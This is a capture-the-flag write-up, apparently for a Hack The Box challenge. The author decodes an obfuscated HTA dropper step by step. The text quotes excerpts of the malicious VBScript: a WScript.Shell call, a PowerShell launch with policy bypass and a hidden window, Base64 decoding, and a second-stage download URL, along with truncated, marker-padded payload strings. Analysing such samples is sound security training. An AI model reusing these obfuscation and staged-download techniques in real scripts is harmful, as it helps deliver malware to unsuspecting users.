Overview
I downloaded the challenge archive, extracted wanted.hta, and started the instance. First, I checked the file type and contents.
The file utility identified it as an HTML document containing ASCII text. Inspecting its contents revealed long URL-encoded strings.
file wanted.hta
cat wanted.hta
I imported wanted.hta into CyberChef and clicked the magic wand beside Output to decode it.

I added Remove whitespace to make the decoded VBScript easier to read.

' Relevant excerpts from wanted.hta
createoBjEct ( Chr(&H57) & "SCRIPT.shELL" )
PowErShEll -Ex BYPaSS -NOP -W 1 -C
[SYstem.ConVERT]' [chAR]58 [CHAR]58 'fRoMBASE64string('FromBase64String identified the encoded value I needed to decode next.

I applied From Base64 and found http://wanted.alive.htb/35/wanted.tIF. I replaced the hostname with my instance's IP:port, kept /35/wanted.tIF, and downloaded the file.
I inspected the file with cat wanted.tIF. The four latifoliado assignments contained Base64 fragments; parrana supplied the noise marker d2FudGVkCg.
' Excerpt from wanted.tIF; encoded values truncated
latifoliado = "U2V0LUV4ZWN1dGlvblBvbGljeSBCeXBhc3Mg..."
latifoliado = latifoliado & "XN0ZW0uTmV0LlNlcnZpY2VQ..."
latifoliado = latifoliado & "uZ106OlVURjguR2V0U3RyaW5n..."
latifoliado = latifoliado & "CcpKSkpd2FudGVkCgd2FudGVkCg"
parrana = "d2FudGVkCg"

arran = descortinar(arran, parrana, "")I preferred copying the four full latifoliado string values from wanted.tIF and joining them manually in order. Find / Replace is another option, shown below.

I removed every d2FudGVkCg marker in CyberChef, then applied From Base64. The decoded script pointed to another URL.

I opened that address through my instance in the browser and recovered the flag.
Challenge solved
I submitted the flag on HTB, completing the challenge.